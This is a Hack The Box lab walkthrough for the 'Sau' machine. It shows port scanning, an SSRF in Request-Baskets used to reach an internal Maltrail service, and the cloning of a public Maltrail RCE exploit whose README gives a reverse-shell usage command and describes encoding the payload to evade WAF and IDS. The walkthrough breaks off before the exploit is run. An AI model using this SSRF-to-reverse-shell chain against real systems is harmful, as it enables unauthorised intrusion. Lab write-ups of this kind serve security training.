


# HTB Sau Machine Walkthrough

## Machine Name: Sau



## Introduction

Sau is an easy-level Linux machine on Hack The Box. This box teaches us how to take advantage of a Server-Side Request Forgery (SSRF) vulnerability in an HTTP service called Request-Baskets, and then pivot that into an RCE by chaining it with another internal service called Maltrail. Finally, we escalate our privileges to root by abusing a sudo permission misconfiguration.

## Step 1: Enumeration with Nmap

I started by running a full port scan to discover open services.

```
nmap -sV -sC 10.10.11.224 -p-
```

```
[*]$ nmap -sV -sC 10.10.11.224 -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-28 21:57 CDT
Nmap scan report for 10.10.11.224
Host is up (0.077s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE    SERVICE VERSION
22/tcp    open     ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 aa:88:67:d7:13:3d:08:3a:8a:ce:9d:c4:dd:f3:e1:ed (RSA)
|   256 ec:2e:b1:05:87:2a:0c:7d:b1:49:87:64:95:dc:8a:21 (ECDSA)
|_  256 b3:0c:47:fb:a2:f2:12:cc:ce:0b:58:82:0e:50:43:36 (ED25519)
80/tcp    filtered http
8338/tcp  filtered unknown
55555/tcp open     unknown
| fingerprint-strings:
| FourOhFourRequest:
|   HTTP/1.0 400 Bad Request
|   Content-Type: text/plain; charset=utf-8
|   X-Content-Type-Options: nosniff
|   Date: Tue, 29 Apr 2025 02:58:41 GMT
|   Content-Length: 75
|   invalid basket name; the name does not match pattern: ^[wd-\_.]{1,250}$
| GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SSLSessionReq, TLS SessionReq, TerminalServerCookie:
|   HTTP/1.1 400 Bad Request
|   Content-Type: text/plain; charset=utf-8
|   Connection: close
|   Request
```


#### Open Ports:

- 22/tcp – SSH (OpenSSH 8.2p1)
- 80/tcp – Filtered HTTP
- 8338/tcp – Filtered (unknown)
- 55555/tcp – Open (unknown)


## Step 2: Exploring Port 55555 – Request-Baskets


Visiting <http://10.10.11.224:55555> revealed a Request-Baskets v1.2.1 instance.

Request-Baskets is a tool that lets users create temporary endpoints ("baskets") to collect and inspect incoming HTTP requests.



I created a new basket for further testing.





### Step 3: Testing Basket with curl

To verify that the basket captured HTTP requests, I used:

```
curl http://10.10.11.224:55555/r5bjf5i -A "Please Subscribe"
```

The request was successfully captured with custom headers.

```
[eu-vip-1]-[10.10.14.44]-[azizulrahaman@htb-smw15guj6w]-[~]
└── [★]$ curl http://10.10.11.224:55555/r5bjf5i -A "Please Subscribe"
[eu-vip-1]-[10.10.14.44]-[azizulrahaman@htb-smw15guj6w]-[~]
└── [★]$ ┌─[
```

The screenshot shows the Request Basket extension interface in Mozilla Firefox. The title bar says "Request Basket: r5bjf5i — Mozilla Firefox". The address bar shows the URL "http://10.10.11.224:55555/web/r5bjf5i". The toolbar includes icons for copy, clear, settings, and delete. Below the toolbar, there's a navigation bar with links to HTB Labs, HTB Certifications, HTB Academy, CTF Platform, Help Center, HTB Blog, and the current page "10.10.11.224.55555 - G...". A "Request Baskets" section has a green "C" button and other icons. The main content area is titled "Basket: r5bjf5i" and shows "Requests: 2 (2)". It lists two requests:

- [GET] /r5bjf5i at 3:07:11 AM on 4/29/2025. Headers: Accept: \*/\*, User-Agent: Please Subscribe.
- [GET] /r5bjf5i at 3:05:35 AM on 4/29/2025. Headers: (empty).

## Basket Request Proof


To prove the Request-Basket is working, I used the following curl command to send a request with a custom User-Agent header:

```
curl http://10.10.11.224:55555/r5bjf5i -A "Please Subscribe"
```


Then I checked the basket from the web interface and confirmed that the request was captured successfully, including the User-Agent header.

## Step 4: Finding the SSRF Vulnerability – CVE-2023-27163

Request-Baskets v1.2.1 is vulnerable to SSRF (Server-Side Request Forgery). I configured the basket to forward requests to `http://127.0.0.1:80`, enabling access to internal services.



After setting up the admin basket to forward requests to 127.0.0.1:80, I visited <http://10.10.11.224:55555/admin> in my browser. As expected, it revealed the Maltrail dashboard, confirming that the internal service was accessible. It showed Powered by Maltrail (v0.53). This confirmed the exact version of the application, which helped me later to find the right remote code execution exploit.



After identifying that Maltrail v0.53 was running internally, I searched for a public exploit online. I Googled "Maltrail v0.53 exploit" and found a Python-based remote code execution (RCE) script published on GitHub by spookier.

<https://github.com/spookier/Maltrail-v0.53-Exploit.git>

After finding the public exploit for Maltrail v0.53 on GitHub. Finding and Cloning Maltrail Exploit

maltrail (v0.53) exploit - Google Search — Mozilla Firefox

Cybersecurity Certific Request Basket: adm... Request Basket: dgd... Maltrail maltrail (v0.53) ex...

https://www.google.com/search?q=maltrail+(v0.53)+exploit

HTB Labs HTB Certifications HTB Academy CTF Platform Help Center HTB Blog 10.10.11.224.55555 - G...

Google maltrail (v0.53) exploit Sign in

All Videos Images Short videos News Shopping Forums More Tools

**RCE Exploit For Maltrail-v0.53**

This Python script exploits a command injection vulnerability in the Maltrail (v0.53) web service.

Vulnerability Explanation

[README.md](#) [Exploit.py](#) [Issues 0](#)

**Maltrail-v0.53-Exploit/exploit.py at main · spookier ...**

Running exploit on " + str(target\_URL)) curl\_cmd(listening\_IP, listening\_PORT, target\_URL) def curl\_cmd(my\_ip, my\_port, target\_url): payload = fpython3

**Exploiting Maltrail v0.53 — Unauthenticated Remote Code ...**

Aug 31, 2023 — A critical vulnerability in the Maltrail web application has been exposed in a blog post by Iyaad Luqman K, a security researcher from the University of ...

**HackGit on X: "Maltrail-v0.53-Exploit This Python script ...**

Oct 30, 2023 — Maltrail-v0.53-Exploit This Python script exploits a command injection vulnerability in the Maltrail (v0.53) web service ...

**HackTheBox [24] : Sau-Writeup. Request-Baskets SSRF, ...**

Request-Baskets SSRF, The Maltrail Vulnerability & Sudo Misconfiguration. "HackTheBox [24] : Sau-Writeup" is published by Onur Can İnalkaç.

GitHub - spookier/Maltrail-v0.53-Exploit: RCE Exploit For Maltrail-v0.53 — Mozilla Firefox

Cybersecurity Certific Request Basket: adm × Request Basket: dgd4× Maltrail GitHub - spookier × +

HTB Labs HTB Certifications HTB Academy CTF Platform Help Center HTB Blog 10.10.11.224.55555 - G...

## README

The exploit creates a reverse shell payload encoded in Base64 to bypass potential protections like WAF, IPS or IDS and delivers it to the target URL using a curl command  
The payload is then executed on the target system, establishing a reverse shell connection back to the attacker's specified IP and port

## Usage

The script requires three arguments: the IP address where the reverse shell should connect back to (listening IP), the port number on which the reverse shell should connect (listening port) and the URL of the target system

Script requires curl to be installed

```
python3 exploit.py [listening_IP] [listening_PORT] [target_URL]
```

For example:

```
python3 exploit.py 1.2.3.4 1337 http://example.com
```


## Disclaimer

This is intended for educational purposes and legal use only.  
Always obtain proper authorization before performing penetration testing or exploiting vulnerabilities.

## Ressource

- <https://huntr.dev/bounties/be3c5204-fbd9-448d-b97c-96a8d2941e87/>

Terms Privacy Security Status Docs Contact Manage cookies Do not share my personal information  
© 2025 GitHub, Inc.



After finding the public exploit for **Maltrail v0.53** on GitHub.

## Step 5: Exploiting Maltrail for Remote Code Execution

After identifying that Maltrail v0.53 was running internally, I searched for a public exploit online. I Googled "Maltrail v0.53 exploit" and found a Python-based remote code execution (RCE) script published on GitHub by spookier. The exploit targets a command injection


vulnerability through the username field on Maltrail's login page. I cloned the repository using the following commands:

```
mkdir sau
```

```
cd sau
```

```
git clone https://github.com/spookier/Maltrail-v0.53-Exploit.git
```

This command downloaded the full exploit code from GitHub into my machine. It pulled all files, including exploit.py, which I would use next to gain a shell.



The screenshot shows a terminal window titled "Parrot Terminal". The terminal session starts with the user navigating to a directory, creating a new folder named "sau", changing into it, and then cloning the "Maltrail-v0.53-Exploit" repository from GitHub. The terminal output includes progress messages for the git clone command, such as "Cloning into 'Maltrail-v0.53-Exploit'...", "remote: Enumerating objects: 17, done.", and "Receiving objects: 100% (17/17), 4.44 KiB | 2.22 MiB/s, done.". The terminal prompt ends with a dollar sign and a small square icon.

```
[eu-vip-1]-[10.10.14.44]-[azizulrahaman@htb-v2b1am8dmc]-[~]
└── [★]$ mkdir sau
[eu-vip-1]-[10.10.14.44]-[azizulrahaman@htb-v2b1am8dmc]-[~]
└── [★]$ cd sau
[eu-vip-1]-[10.10.14.44]-[azizulrahaman@htb-v2b1am8dmc]-[~/sau]
└── [★]$ git clone https://github.com/spookier/Maltrail-v0.53-Exploit.git
Cloning into 'Maltrail-v0.53-Exploit'...
remote: Enumerating objects: 17, done.
remote: Counting objects: 100% (17/17), done.
remote: Compressing objects: 100% (12/12), done.
remote: Total 17 (delta 4), reused 9 (delta 3), pack-reused 0 (from 0)
Receiving objects: 100% (17/17), 4.44 KiB | 2.22 MiB/s, done.
Resolving deltas: 100% (4/4), done.
[eu-vip-1]-[10.10.14.44]-[azizulrahaman@htb-v2b1am8dmc]-[~/sau]
└── [★]$ █
```

After successfully cloning the Maltrail exploit, I continued with the following steps: ls

I saw the Maltrail-v0.53-Exploit folder, I navigating into the exploit folder:

```
cd Maltrail-v0.53-Exploit
```

This took me inside the actual directory containing the exploit files:ls

It showed two important files:

exploit.py – the Python script used to run the attack

README.md – a file that explains how the exploit works and how to use it


This confirmed that everything I needed was in place before running the exploit.

```
[eu-vip-1]-[10.10.14.44]-[azizulrahaman@htb-v2b1am8dmc]-[~/sau]
└── [★]$ ls
Maltrail-v0.53-Exploit
[eu-vip-1]-[10.10.14.44]-[azizulrahaman@htb-v2b1am8dmc]-[~/sau]
└── [★]$ cd Maltrail-v0.53-Exploit
[eu-vip-1]-[10.10.14.44]-[azizulrahaman@htb-v2b1am8dmc]-[~/sau/Maltrail-v0.53-
Exploit]
└── [★]$ ls
exploit.py README.md
[eu-vip-1]-[10.10.14.44]-[azizulrahaman@htb-v2b1am8dmc]-[~/sau/Maltrail-v0.53-
Exploit]
└── [★]$
```

## Setting Up tmux

To prepare, I started a new tmux session for better management:

*tmux*



